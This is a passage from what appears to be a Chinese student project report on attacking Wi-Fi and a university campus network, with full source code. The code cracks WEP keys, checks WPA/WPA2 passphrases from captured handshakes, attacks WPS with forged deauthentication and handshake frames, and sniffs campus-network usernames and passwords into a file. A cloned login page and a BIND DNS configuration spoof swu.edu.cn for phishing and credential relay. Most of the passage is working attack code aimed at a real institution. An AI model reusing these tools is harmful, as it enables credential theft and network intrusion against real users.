5.3 通过 Httrack 工具对西南大学主页进行拷贝，然后再对校园网登录界面进行拷贝，简单修改最终实现以下结果（有点瑕疵，不是很擅长 HTML）。当用户点击登录时，网页就会将数据 POST 到我的后台，然后后台将数据 POST 到真正的登录网页，接受数据并返回给用户。相当于我实现了中间人攻击，用户通过的所有数据都会经过我，我会选择喜欢的数据进行控制。

5.4 以下界面为了区分真正的登录界面和模仿的登录界面，没有修改地址栏

三. 源代码

1. 关于代码的相关注意事项

由于只是测试代码，所以没有让用户输入 AP 的名称或者自己终端手机的 MAC 地址等，我全部是按照自己的路由器和手机的 MAC 地址来进行模拟测试的。所以看到的抓包过滤条件我都是直接填入。

2. WEP 加密的 Wi-Fi 破解项目相关代码

2.1 RC4.py：对称加密算法 RC4 再现，用来进行验证数据是否正确

```
#/usr/bin/env python
#coding:utf-8

#输入传入的数据和密钥，传入的参数都为字符串
def rc4_encode(data, key):
    statu_v = range(256)  #状态向量
    temp_v = [ ord(key[x % len(key)]) for x in range(256)]  #初始向量
    en_data = ''  #加密的结果

    #初始化状态向量
    j = 0
    for i in xrange(256):
        j = (j + statu_v[i] + temp_v[i]) % 256
        statu_v[i], statu_v[j] = statu_v[j], statu_v[i]

    #流产生
    i=j=0
    for x in xrange(len(data)):
        i = (i + 1) % 256
        j = (j + statu_v[i]) % 256
        statu_v[i], statu_v[j] = statu_v[j], statu_v[i]
        t = (statu_v[i] + statu_v[j]) % 256
        en_data += chr( ord(data[x]) ^ statu_v[t] )

    return en_data

def main():
    data = '\xaa\xaa\x03\x00\x00'              #获得需要加密的数据
    key = '\x7f\x93\xd4\x12\x34\x56\x78\x90'  #获得密钥 IV+KEY

    en_data = rc4_encode(data=data, key=key)
    print en_data.encode('hex')
```

```
if __name__ == '__main__':
    main()
```

2.2 wep_code.py：来抓取符合条件的 IVs 数据包。如果 IV 等于以下数值，就可以认为是符合 IVs 数据包 03ffxx / 04ffxx / 05ffxx / 06ffxx /07ffxx（xx 代表任意值）

```
#/usr/bin/env python
#coding:utf-8

from scapy.all import *
import time,  pickle

pkt_num = 0
def show(pkt):
    global pkt_num
    if pkt.haslayer(Dot11WEP):
        if   (pkt[Dot11].addr1   ==   'e4:d3:32:4b:03:9c'   and   pkt[Dot11].addr2   ==
'f4:9f:f3:92:47:c4') or (pkt[Dot11].addr1 == 'f4:9f:f3:92:47:c4' and pkt[Dot11].addr2 ==
'e4:d3:32:4b:03:9c') or (pkt[Dot11].addr1 == 'e4:d3:32:4b:03:9c' and pkt[Dot11].addr2 ==
'ec:1d:7f:bc:b3:a8') or (pkt[Dot11].addr1 == 'ec:1d:7f:bc:b3:a8' and pkt[Dot11].addr2 ==
'e4:d3:32:4b:03:9c'):
            print
            print pkt_num,
            pkt_num = pkt_num+1
            pkt_iv = pkt[Dot11WEP].iv
            print pkt_iv.encode('Hex'),

            #write all_pkts.txt
            #f_all_pkts.write(pkt_iv.encode('Hex')+'\n')
            #f_all_pkts.flush()

            if pkt_iv[0] == '\x03' and pkt_iv[1] == '\xff':
                filename = './03ff_pkts/'+pkt_iv.encode('hex')
                with open(filename,  'w') as f:
                    dict = {'pkt_iv':pkt_iv,  'pkt_wepdata':pkt[Dot11WEP].wepdata}
                    pickle.dump(dict,  f)
                    f.flush()
                return

            if pkt_iv[0] == '\x04' and pkt_iv[1] == '\xff':
                filename = './04ff_pkts/'+pkt_iv.encode('hex')
                with open(filename,  'w') as f:
                    dict = {'pkt_iv':pkt_iv,  'pkt_wepdata':pkt[Dot11WEP].wepdata}
                    pickle.dump(dict,  f)
                    f.flush()
```

```
                return

            if pkt_iv[0] == '\x05' and pkt_iv[1] == '\xff':
                filename = './05ff_pkts/'+pkt_iv.encode('hex')
                with open(filename, 'w') as f:
                    dict = {'pkt_iv':pkt_iv, 'pkt_wepdata':pkt[Dot11WEP].wepdata}
                    pickle.dump(dict, f)
                    f.flush()
                return

            if pkt_iv[0] == '\x06' and pkt_iv[1] == '\xff':
                filename = './06ff_pkts/'+pkt_iv.encode('hex')
                with open(filename, 'w') as f:
                    dict = {'pkt_iv':pkt_iv, 'pkt_wepdata':pkt[Dot11WEP].wepdata}
                    pickle.dump(dict, f)
                    f.flush()
                return

            if pkt_iv[0] == '\x07' and pkt_iv[1] == '\xff':
                filename = './07ff_pkts/'+pkt_iv.encode('hex')
                with open(filename, 'w') as f:
                    dict = {'pkt_iv':pkt_iv, 'pkt_wepdata':pkt[Dot11WEP].wepdata}
                    pickle.dump(dict, f)
                    f.flush()
                return

def main():
    while(True):
        try:
            sniff(iface='wlan0', prn=lambda x:show(x))
        except BaseException, e:
            print e
            time.sleep(10)



if __name__ == '__main__':
    main()
```

2.3 **get_key.py**：从 wep_code.py 抓取的 IVs 数据包中，经过大量的数据分析来猜测密码估计值

```
#!/usr/bin/env python
#coding:utf-8
```

```
import pickle,  os
'''
key3: 18
key4: 52
key5: 86
key6: 120
key7: 144
'''


def get_key3(pkt):
    first_key = ord(pkt['pkt_wepdata'][0]) ^ 0xaa
    pkt_iv = pkt['pkt_iv']

    #print pkt_iv.encode('hex')
    key = pkt_iv + '\x00\x00\x00\x00\x00'

    statu_v = range(256)
    temp_v = [ ord( key[i % len(key)] )for i in range(256)]
    #print statu_v
    #print temp_v

    #KSA
    j = 0
    for i in range(3):
        j = (j + statu_v[i] + temp_v[i]) % 256
        statu_v[i],  statu_v[j] = statu_v[j],  statu_v[i]



    # j3 = 6 + x + K[3]
    index = statu_v.index(first_key)
    for i in range(256):
        if index == (6 + ord(pkt_iv[2]) + i) % 256:
            return i

def get_key4(pkt):
    first_key = ord(pkt['pkt_wepdata'][0]) ^ 0xaa
    pkt_iv = pkt['pkt_iv']

    #print pkt_iv.encode('hex')
    key = pkt_iv + '\x12\x00\x00\x00\x00'

    statu_v = range(256)
    temp_v = [ ord( key[i % len(key)] )for i in range(256)]
    #print statu_v
```

```
    #print temp_v

    #KSA
    j = 0
    for i in range(4):
        j = (j + statu_v[i] + temp_v[i]) % 256
        statu_v[i],  statu_v[j] = statu_v[j],  statu_v[i]

    # j4 = 28 + x + K[4]
    index = statu_v.index(first_key)
    for i in range(256):
        if index == (28 + ord(pkt_iv[2]) + i) % 256:
            return i

def get_key5(pkt):
    first_key = ord(pkt['pkt_wepdata'][0]) ^ 0xaa
    pkt_iv = pkt['pkt_iv']

    #print pkt_iv.encode('hex')
    key = pkt_iv + '\x12\x34\x00\x00\x00'

    statu_v = range(256)
    temp_v = [ ord( key[i % len(key)] )for i in range(256)]
    #print statu_v
    #print temp_v

    #KSA
    j = 0
    for i in range(5):
        j = (j + statu_v[i] + temp_v[i]) % 256
        statu_v[i],  statu_v[j] = statu_v[j],  statu_v[i]


    # j5 = 85 + x + K[5]
    index = statu_v.index(first_key)
    for i in range(256):
        if index == (85 + ord(pkt_iv[2]) + i) % 256:
            return i

def get_key6(pkt):
    first_key = ord(pkt['pkt_wepdata'][0]) ^ 0xaa
    pkt_iv = pkt['pkt_iv']

    #print pkt_iv.encode('hex')
```

```
    key = pkt_iv + '\x12\x34\x56\x00\x00'

    statu_v = range(256)
    temp_v = [ ord( key[i % len(key)] )for i in range(256)]
    #print statu_v
    #print temp_v

    #KSA
    j = 0
    for i in range(6):
        j = (j + statu_v[i] + temp_v[i]) % 256
        statu_v[i],  statu_v[j] = statu_v[j],  statu_v[i]



    # j6 = 177 + x + K[6]
    index = statu_v.index(first_key)
    for i in range(256):
        if index == (177 + ord(pkt_iv[2]) + i) % 256:
            return i

def get_key7(pkt):
    first_key = ord(pkt['pkt_wepdata'][0]) ^ 0xaa
    pkt_iv = pkt['pkt_iv']

    #print pkt_iv.encode('hex')
    key = pkt_iv + '\x12\x34\x56\x78\x00'

    statu_v = range(256)
    temp_v = [ ord( key[i % len(key)] )for i in range(256)]
    #print statu_v
    #print temp_v

    #KSA
    j = 0
    for i in range(7):
        j = (j + statu_v[i] + temp_v[i]) % 256
        statu_v[i],  statu_v[j] = statu_v[j],  statu_v[i]

    # j7 = 304 + x + K[7]
    index = statu_v.index(first_key)
    for i in range(256):
        if index == (304 + ord(pkt_iv[2]) + i) % 256:
            return i
```

```
def main():
    key3_temp = {}  # 存储 key3 可能的结果，并统计出字数
    key3_filenames = os.listdir('03ff_pkts')
    #print file
    for filename in key3_filenames:
        with open('./03ff_pkts/'+filename, 'r') as f:
            pkt = pickle.load(f)
            key = get_key3(pkt)
            if key in key3_temp:
                key3_temp[key] += 1
            else:
                key3_temp[key] = 1

    print 'key3_temp: ', key3_temp

#####################################
    key4_temp = {}
    key4_filenames = os.listdir('04ff_pkts')
    for filename in key4_filenames:
        with open('./04ff_pkts/'+filename, 'r') as f:
            pkt = pickle.load(f)
            key = get_key4(pkt)
            if key in key4_temp:
                key4_temp[key] += 1
            else:
                key4_temp[key] = 1

    print 'key4_temp: ', key4_temp

#################################
    key5_temp = {}
    key5_filenames = os.listdir('05ff_pkts')
    for filename in key5_filenames:
        with open('./05ff_pkts/'+filename, 'r') as f:
            pkt = pickle.load(f)
            key = get_key5(pkt)
            if key in key5_temp:
                key5_temp[key] += 1
            else:
                key5_temp[key] = 1

    print 'key5_temp: ', key5_temp
```

```
##################################
    key6_temp = {}
    key6_filenames = os.listdir('06ff_pkts')
    for filename in key6_filenames:
        with open('./06ff_pkts/'+filename, 'r') as f:
            pkt = pickle.load(f)
            key = get_key6(pkt)
            if key in key6_temp:
                key6_temp[key] += 1
            else:
                key6_temp[key] = 1

    print 'key6_temp: ', key6_temp

##################################
    key7_temp = {}
    key7_filenames = os.listdir('07ff_pkts')
    for filename in key7_filenames:
        with open('./07ff_pkts/'+filename, 'r') as f:
            pkt = pickle.load(f)
            key = get_key7(pkt)
            if key in key7_temp:
                key7_temp[key] += 1
            else:
                key7_temp[key] = 1

    print 'key7_temp: ', key7_temp

if __name__ == '__main__':
    main()
```

3. WPA/WPA2 加密的 Wi-Fi 破解项目相关代码

3.1 pbkdf2.py：计算 PSK 密钥

```
#!/usr/bin/env python
#coding:utf-8

import hmac, hashlib
import struct
from operator import xor
from itertools import  imap
```

```
'''
参考代码：https://github.com/mitsuhiko/python-wpa/blob/master/wpa.py
pbkdf2_hex：是能够输出的十六进制
pbkdf2_bin：有可能不能输出的字符串
'''

#参数：密钥、盐、运算次数、输出 HMAC 长度，hash 算法（默认 SHA-1，输出 20 字节）
def pbkdf2_hex(PassPhrase, Salt, Count=1000, dkLen=24, Hashfunc=hashlib.sha1):
    return pbkdf2_bin(PassPhrase, Salt, Count, dkLen, Hashfunc).encode('hex')

def pbkdf2_bin(PassPhrase, Salt, Count=1000, dkLen=24, Hashfunc=hashlib.sha1):
    buffer = []   #存放要输出的结果，块的结果连接起来
    mac = hmac.new(PassPhrase, None, Hashfunc)      #声明一个 HMAC 对象，将来把 Mes 填进去

    def hmac_result(mac, salt):
        mac_temp = mac.copy()      #创建一个副本，官网说更加有效的计算
        mac_temp.update(salt)
        return map(ord, mac_temp.digest())      #返回结果

    for i in xrange(1, -(-dkLen // mac.digest_size) + 1):
        #如果这里不转换的换，下面的 temp 第二次后就会变成 ord 不是 chr，所以会报错
        result = temp = hmac_result(mac, Salt + struct.pack('>I', i))  #大端的无符号整数
        for j in xrange(Count-1):   #因为刚已经执行过一次了
            result = hmac_result(mac, ''.join(map(chr, result)))      #拿上次的结果作为盐
值
            temp = imap(xor, temp, result)      #将每次的结果进行异或，迭代器

        buffer.extend(temp) #buffer 存放的全是十进制数

    return ''.join(map(chr, buffer))[:dkLen]        #返回结果字符串，必须列表全是字符串才可
以

if __name__ == '__main__':
    #验证算法正确
    print "正确答案：",'0c60c80f961f0e71f3a9b524af6012062fe037a6'
    print "计算答案：", pbkdf2_hex('password', 'salt', 1, 20)
    print
    print "正确答案：",'3d2eec4fe41c849b80c8d83662c0e44a8b291a964cf2f07038'
    print "计算答案：", pbkdf2_hex('passwordPASSWORDpassword',
'saltSALTsaltSALTsaltSALTsaltSALTsalt', 4096, 25)
```

3.2 Prf512.py：计算 PTK 密钥

```
#!/usr/bin/env python
```

```
#coding:utf-8


import pbkdf2
import hmac,  hashlib


def prf512(pmk,  A,  B):
    ptk1 = hmac.new(pmk,  A + B + chr(0),  hashlib.sha1).digest()        #20 字节
    ptk2 = hmac.new(pmk,  A + B + chr(1),  hashlib.sha1).digest()        #20 字节
    ptk3 = hmac.new(pmk,  A + B + chr(2),  hashlib.sha1).digest()        #20 字节
    ptk4 = hmac.new(pmk,  A + B + chr(3),  hashlib.sha1).digest()[0:4]   #4 字节
    return ptk1 + ptk2 + ptk3 + ptk4       #64 字节=512bits


if __name__ == '__main__':
    pass
```

3.3 tpil.py：计算采用 TPIK 算法的 WPA/WPA2 加密的 MIC

```
#!/usr/bin/env python
#coding:utf-8


import pbkdf2
import hmac,  hashlib


def prf512(pmk,  A,  B):
    ptk1 = hmac.new(pmk,  A + B + chr(0),  hashlib.sha1).digest()        #20 字节
    ptk2 = hmac.new(pmk,  A + B + chr(1),  hashlib.sha1).digest()        #20 字节
    ptk3 = hmac.new(pmk,  A + B + chr(2),  hashlib.sha1).digest()        #20 字节
    ptk4 = hmac.new(pmk,  A + B + chr(3),  hashlib.sha1).digest()[0:4]   #4 字节
    return ptk1 + ptk2 + ptk3 + ptk4       #64 字节=512bits


if __name__ == '__main__':
    pass
```

3.4 CCMP.py：计算采用 CCMP 算法的 WPA/WPA2 加密的 MIC

```
#!/usr/bin/env python
#coding:utf-8


import pbkdf2,  prf512
```

```
import hmac, hashlib


def get_mic(Passphrase, SSID, AP_MAC, STA_MAC, ANonce, SNonce, DATA):
    A = "Pairwise key expansion\0"
    B = min(AP_MAC.decode('hex'), STA_MAC.decode('hex')) + max(AP_MAC.decode('hex'),
STA_MAC.decode('hex')) + min(ANonce.decode('hex') , SNonce.decode('hex')) +
max(ANonce.decode('hex'), SNonce.decode('hex'))

    psk = pbkdf2.pbkdf2_hex(Passphrase, SSID, 4096, 256)[:64] #只取 64 字节数据
    pmk = psk.decode('hex')          #转换为字符串，变成 32 字节数据，也就是 256bits
    ptk = prf512.prf512(pmk, A, B)

    mic_key = ptk[0:16]
    # 注意参数，都是字符串，不是十六进制
    mic = hmac.new(mic_key, DATA.decode('hex'), hashlib.sha1).hexdigest()[0:32]   #只取
前 32 位
    return mic


def main():
    Passphrase = "LINUXZSJ"
    SSID = "TP-LINK_4F6C90"
    APmac = "20dce64f6c90"
    Clientmac = "e0b9a51fe794"
    ANonce = "3320ced2535ed697d52c272aeea799d4d188a4603142f37a240f8064d7cdf58f"
    SNonce = "93b0f1cd466efd5f6eb146ffbad9c9c86a74a961539dd3ef3b47f50da5298266"

    #从 wireshark 取数据时，要把 MIC 置 0，16 个字节
    data                                                                    =
'02030077fe01c900200000000000000000023320ced2535ed697d52c272aeea799d4d188a4603142f37a240f80
64d7cdf58f000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000018dd160050f20101000050f20201000050f20201000050f202'


    # 637056462428636a75835b7778e0740df9f13c46
    print get_mic(Passphrase, SSID, APmac, Clientmac, ANonce, SNonce, data)


if __name__ == '__main__':
    main()
```

3.5 wpa_code.py：抓握手包，并用测试密钥判断握手包中的 MIC 值是否正确， 如果正确，说明密钥正确。

```
#!/usr/bin/env python
#coding:utf-8


from scapy.all import *
import sys, hashlib, hmac
import pbkdf2, prf512, ccmp, tpik


pkts_number = 0
ANonce = ''
SNonce = ''
MIC = ''
DATA = ''


def show(pkt, ap_mac, sta_mac):
    global ANonce, SNonce, pkts_number, MIC, DATA
    pkts_number = pkts_number + 1
    sys.stdout.write('\rpakets: %d' % pkts_number)
    if pkt.haslayer(EAPOL):
        if pkt[Dot11].addr1 == sta_mac and pkt[Dot11].addr2 == ap_mac:
            if ANonce == '':
                ANonce = str(pkt)[87:119].encode('hex')
            if SNonce != '':
                return True

        if pkt[Dot11].addr1 == ap_mac and pkt[Dot11].addr2 == sta_mac:
            if SNonce == '':
                string =  str(pkt)
                SNonce = string[87:119].encode('hex')       #获取了第二个随机数直接
终止抓取
                MIC = string[151:167].encode('hex')
                DATA          =          string[70:151].encode('hex')          +
'00000000000000000000000000000000' + string[167:193].encode('hex')
            if ANonce != '':
                return True

def get_shark(ap_mac, sta_mac, mode):
    print 'Geting...'
    try:     #把数据全部传给 show 处理，如果得到了 ANonce 和 SNonce 就停止抓包
        sniff(iface='wlan0', stop_filter=lambda x:show(x, ap_mac, sta_mac))
    except BaseException, e:
        print e
```

```
    print
    print 'ANonce: ', ANonce
    print 'SNonce: ', SNonce
    print 'MIC: ', MIC
    print 'DATA: ', DATA

    PASSOWRD = '1234567890'
    SSID = 'Sking'
    AP_MAC = ''.join(ap_mac.split(':'))
    STA_MAC = ''.join(sta_mac.split(':'))

    #print AP_MAC
    #print STA_MAC
    print
    print 'Get: ',
    #WPA2
    if mode == 'ccmp':
        print ccmp.get_mic(PASSOWRD, SSID, AP_MAC, STA_MAC, ANonce, SNonce, DATA)
    #WPA
    if mode == 'tpik':
        print tpik.get_mic(PASSOWRD, SSID, AP_MAC, STA_MAC, ANonce, SNonce, DATA)

if __name__ == '__main__':
    ap_mac = sys.argv[1]   #AP:e4:d3:32:4b:03:9c
    sta_mac = sys.argv[2]  #STA:f4:9f:f3:92:47:c4
    mode = sys.argv[3]
    get_shark(ap_mac, sta_mac, mode)
```

4. 开启了 WPS 功能的 Wi-Fi 破解项目源代码

4.1 kdf.py：用来计算八次握手中密钥算法

```
#!/usr/bin/env python
#coding:utf-8

import hashlib, hmac
import struct

def kdf(key, string, bits):
    result = ''
    mac = hmac.new(key, None, hashlib.sha256)
```

```
    def get_mac(mac,  string):
        mac_temp = mac.copy()
        mac_temp.update(string)
        return mac_temp.digest()

    for i in range(1,  -(-bits // (mac.digest_size*8)) + 1):  #mac.digest_size = 32*8
        result += get_mac(mac,  struct.pack('>I',  i) + string + struct.pack('>I',
bits)) #大端 32 位无符号整数

    return result[:80]

def main():

    KDK                                                                    =
'540d9c38bfacf64dabffdfee651e42324f62924e0dfd8872f314070b4666e998'.decode('hex')
    string = 'Wi-Fi Easy and Secure Key Derivation'
    bits = 640

    print kdf(KDK,  string,  bits).encode('hex')

if __name__ == '__main__':
    main()
```

4.1 wps_code.py：用来模拟终端和路由器 AP 进行八次握手认证，如果认证到了 M8 消息，说明 PIN 码成功，也就得出了密钥

```
#!/usr/bin/env python
#coding:utf-8

from scapy.all import *
import hashlib,  hmac
import kdf

,,,
p                                                                          =
'FFFFFFFFFFFFFFFFC90FDAA22168C234C4C6628B80DC1CD129024E088A67CC74020BBEA63B139B22514A0879
8E3404DDEF9519B3CD3A431B302B0A6DF25F14374FE1356D6D51C245E485B576625E7EC6F44C42E9A637ED6B0
BFF5CB6F406B7EDEE386BFB5A899FA5AE9F24117C4B1FE649286651ECE45B3DC2007CB8A163BF0598DA48361C
55D39A69163FA8FD24CF5F83655D23DCA3AD961C62F356208552BB9ED529077096966D670C354E4ABC9804F17
46C08CA237327FFFFFFFFFFFFFFFFF'
q = 2

[95]
M1:0x04
M2:0x05
```

```
M3:0x07
M4:0x08
WSC_NACK:0x0e
'''

pkt_M1 = None

def show(pkt):
    global pkt_M1
    if pkt.haslayer(EAP):
        if pkt[EAP].type == 254:
            if ord(str(pkt)[95]) == 4:
                pkt_M1 = pkt
                return True

def wps():
    sta_mac = 'ce:32:ff:71:0e:ff'

    #Dot11Deauth
    pkt_Deauth = RadioTap() \
        / Dot11(subtype=0x0c, type=0, addr1='E4:D3:32:4B:03:9C', addr2=sta_mac,
addr3='E4:D3:32:4B:03:9C', SC=0x0010)\
        / Dot11Deauth(reason=3)

    sendp(pkt_Deauth, iface='wlan0')

    #Dot11Auth
    pkt_Auth = RadioTap() \
        / Dot11(subtype=0x0b, type=0, addr1='E4:D3:32:4B:03:9C', addr2=sta_mac,
addr3='E4:D3:32:4B:03:9C', SC=0x0020)\
        / Dot11Auth(seqnum=1)

    sendp(pkt_Auth, iface='wlan0')


    #Dot11AssoReq
    pkt_AssocReq = RadioTap() \
        / Dot11(subtype=0x00, type=0, addr1='E4:D3:32:4B:03:9C', addr2=sta_mac,
addr3='E4:D3:32:4B:03:9C', SC=0x0030)\
        / Dot11AssoReq(cap=0x3140) \
        / Dot11Elt(ID=0, info='Sking') \
        / Dot11Elt(ID=1, info='82848b960c121824'.decode('hex')) \
        / Dot11Elt(ID=50, info='3048606c'.decode('hex')) \
        / Dot11Elt(ID=221, info='0050f204104a000110103a000102'.decode('hex'))
```

```
    sendp(pkt_AssocReq,  iface='wlan0')

    ,,,_____,,,

    #EAPOL
    pkt_EAPOL = RadioTap() \
        /  Dot11(subtype=0x00 ,    type=2 ,    FCfield=0x01 ,    addr1='E4:D3:32:4B:03:9C' ,
addr2=sta_mac,  addr3='E4:D3:32:4B:03:9C',  SC=0x0040)\
        / LLC(dsap=0xaa,  ssap=0xaa,  ctrl=0x03) \
        / SNAP(OUI=0x0,  code=0x888e)  \
        / EAPOL(version=1,  type=1)

    sendp(pkt_EAPOL,  iface='wlan0')

    #EAP Identity
    pkt_EAPOL_ID = RadioTap() \
        /  Dot11(subtype=0x00 ,    type=2 ,    FCfield=0x01 ,    addr1='E4:D3:32:4B:03:9C' ,
addr2=sta_mac,  addr3='E4:D3:32:4B:03:9C',  SC=0x0050)\
        / LLC(dsap=0xaa,  ssap=0xaa,  ctrl=0x03) \
        / SNAP(OUI=0x0,  code=0x888e)  \
        / EAPOL(version=1,  type=0) \
        / EAP(code=2,  id=0,  type=1,  identity='WFA-SimpleConfig-Registrar-1-0')
    #这个 ID 不用对应，好像就是 0 开始
    sendp(pkt_EAPOL_ID,  iface='wlan0')

    #抓到 M1 包停止
    sniff(stop_filter=lambda x:show(x),  iface='wlan0')

    pkt_M1_str = str(pkt_M1)
    M1_id = ord(pkt_M1_str[73])
    M1_Enrollee_Nonce = pkt_M1_str[130:146]
    M1_Public = pkt_M1_str[150:342]
    M1_Enrollee_MAC = pkt_M1_str[120:126]
    #print M1_Public.encode('hex')

    #EAP M2
    pkt_EAP_M2 = RadioTap() \
        /  Dot11(subtype=0x00 ,    type=2 ,    FCfield=0x01 ,    addr1='E4:D3:32:4B:03:9C' ,
addr2=sta_mac,  addr3='E4:D3:32:4B:03:9C',  SC=0x0060) \
        / LLC(dsap=0xaa,  ssap=0xaa,  ctrl=0x03) \
        / SNAP(OUI=0x0,  code=0x888e)  \
        / EAPOL(version=1,  type=0,  len=383) \
```

```
        / EAP(code=2,  id=M1_id,  type=254,  len=383)

    ########################构建数据包
    p                                                                                                    =
0xFFFFFFFFFFFFFFFFC90FDAA22168C234C4C6628B80DC1CD129024E088A67CC74020BBEA63B139B22514A087
98E3404DDEF9519B3CD3A431B302B0A6DF25F14374FE1356D6D51C245E485B576625E7EC6F44C42E9A637ED6B
0BFF5CB6F406B7EDEE386BFB5A899FA5AE9F24117C4B1FE649286651ECE45B3DC2007CB8A163BF0598DA48361
C55D39A69163FA8FD24CF5F83655D23DCA3AD961C62F356208552BB9ED529077096966D670C354E4ABC9804F1
746C08CA237327FFFFFFFFFFFFFFFF
    g = 2
    A = 2100
    #M2_Publick = (g**A) % p  #已经计算好了，反正都是实验
    M2_Public                                                                                            =
'e9a5475db33db7b80991b6c601ec9cf461abe604a767bd9f8d60c333341013b31645be5c59ec770aa04e873a
fdb8b0f170968e2a5532436ec17c52d245e11a32146830febc5aea577aae3f129eca41ba8f3d1e5153f3d0a62
17b877f58f0cce01edab961a5f09adfdc5d53e5ebba5ba71f1acc18be09ff60ff0b377d91272d70b606cf2784
d6484bafc1721828fc14f5a02a379048a6656c3e58be1ac5335309b0c2326daef866fd4497fc0288ad0fc0153
ae1660f5dd9b550dc8c9d3d922eec'.decode('hex')
    M2_Registrar_Nonce = 'f6c07d16a13a84a7145fcb1bf4b3f672'.decode('hex')
    DHKey_int = ( int(M1_Public.encode('hex'),  16) ** A ) % p
    #print DHKey_int

    print len(hex(DHKey_int)[2:-1].decode('hex')) #打印一下长度，官方文档说不足 192 要补 0，
好累

    DHKey = hashlib.sha256(hex(DHKey_int)[2:-1].decode('hex')).digest()
    print "DHKey: ",  DHKey.encode('hex')

    KDK  =  hmac.new(DHKey,  M1_Enrollee_Nonce  +  M1_Enrollee_MAC  +  M2_Registrar_Nonce,
hashlib.sha256).digest()
    print "KDK: ",  KDK.encode('hex')

    Key = kdf.kdf(KDK,  'Wi-Fi Easy and Secure Key Derivation',  640)
    print 'Key: ',  Key.encode('hex')

    #得到三种密钥
    AuthKey = Key[:32]
    KeyWrapKey = Key[32:48]
    EMSK = Key[48:]

    data                                                                                                 =
'00372a000000010400104a00011010220001051 01a0010a33a172cd92d13d13721228217606817103900 10f6
c07d16a13a84a7145fcb1bf4b3f672104800101bd764bb429ee03c57ccc1657397809d103200c0e4826d2e965
2ac08ac46b9c28ba2a3f3735124bbfdd8790c995fae4f45de53fd98d3a4446fae71eaff71f36d622987048e57
```

```
6ce6b7c63eeaeeb08e3ea50c67e7dcf12c650d3b9d962a83551b3d754044c04946df8eba1802f2d49e3e901d0
92346a11ea25fefde2cc94d7da55464646e52670eb28839c971ef48f1f250f0612e35adb97a63fe64689cda14
64ebbd771ca4b442dc584adcc535c2853fde235a128c223f1b68202f212111fcc0364ed41d50f1c91de1066d0
bdad9b67444936690100400020003f10100002000f100d00010110080002008c10210001001023000100102400
0100104200010010540008000000000000000010110001001030c000100100200020000100900020000101200
20000102d000480000000100500086 2f79835768de1dc'.decode('hex')
    data = data[:23] + M1_Enrollee_Nonce + data[39:83] + M2_Public + data[275:-8] +
'0000000000000000'.decode('hex')

    #计算M1||M2*
    Authenticator = hmac.new(AuthKey , pkt_M1_str + str(pkt_EAP_M2) + data ,
hashlib.sha256).digest()[:8]
    print 'Auth: ', Authenticator.encode('hex')

    data = data[:-8] + Authenticator
    ########################

    pkt_EAP_M2_str = str(pkt_EAP_M2)
    pkt_EAP_M2_str = pkt_EAP_M2_str + data
    pkt_EAP_M2 = RadioTap(pkt_EAP_M2_str)

    sendp(pkt_EAP_M2, iface='wlan0')

if __name__ == '__main__':
    #main()
    wps()
```

5. 对校园网进行嗅探密码

```
#!/usr/bin/env python
#coding:utf-8

from scapy.all import *
import scapy_http.http as http
import json, pickle

account = {}

def show(pkt):
    if pkt.haslayer(http.HTTPRequest):
        if pkt.Method == u'POST' and pkt.Path ==
```

```
u'/eportal/InterFace.do?method=login':
            #print pkt.show()
            pkt_cookie = {}
            pkt_cookies = pkt.Cookie.split('; ')
            for i in range(len(pkt_cookies)):
                pkt_cookie[pkt_cookies[i].split('=')[0].strip()]                    =
pkt_cookies[i].split('=')[1]

            #print pkt_cookie
            username = pkt_cookie[u'EPORTAL_COOKIE_USERNAME']
            password = pkt_cookie[u'EPORTAL_COOKIE_PASSWORD']
            print 'username: ', username, 'password: ', password

            #store
            if username not in account:
                account[username] = password
                with open('./account.txt', 'a+') as f:
                    f.writelines('%s\t%s\n' % (username, password))

def main():
    while(True):
        try:
            sniff(iface='wlan0', filter='ip host 222.198.127.170', prn=lambda
x:show(x))
        except BaseException, e:
            print e

if __name__ == '__main__':
    main()
```

6. 钓鱼 Wi-Fi+钓鱼网站源代码

6.1 DNS 服务器设置（网页源代码就不贴了，太多）

- /etc/bind/named.conf

```
options{
        listen-on port 53 { any; };    //监听端口
        directory "/etc/bind";   //存放 zone 文件
        allow-query { any; }; //允许所有客户端查询
        recursion yes;    //把自己当做客户端
        allow-transfer { none; };   //有 salve DNS 才打开


        //forward only;
```

```
        forwarders {
                202.202.96.33;
                223.5.5.5;
        };
};


zone "." IN {
        type hint;
        file "db.root";
};


zone "swu.edu.cn" IN {
        type master;
        file "db.swu.edu.cn";
};

zone "1.168.192.in-addr.arpa" IN {
        type master;
        file "db.1.168.192";
};

zone "0.0.127.in-addr.arpa" IN {
        type master;
        file "db.127";
};
```

- /etc/bind/db.swu.edu.cn

```
$TTL 600

@ IN SOA dns.swu.edu.cn. admin.swu.edu.cn. 20170623 3H 15M 1W 1D
@ IN NS dns.swu.edu.cn.
@ IN MX 10 admin.swu.edu.cn.
dns.swu.edu.cn. IN A 192.168.1.102
admin.swu.edu.cn. IN A 192.168.1.102

swu.edu.cn. IN A 192.168.1.102
www.swu.edu.cn. IN CNAME swu.edu.cn.
```

- /etc/bind/db.1.168.192

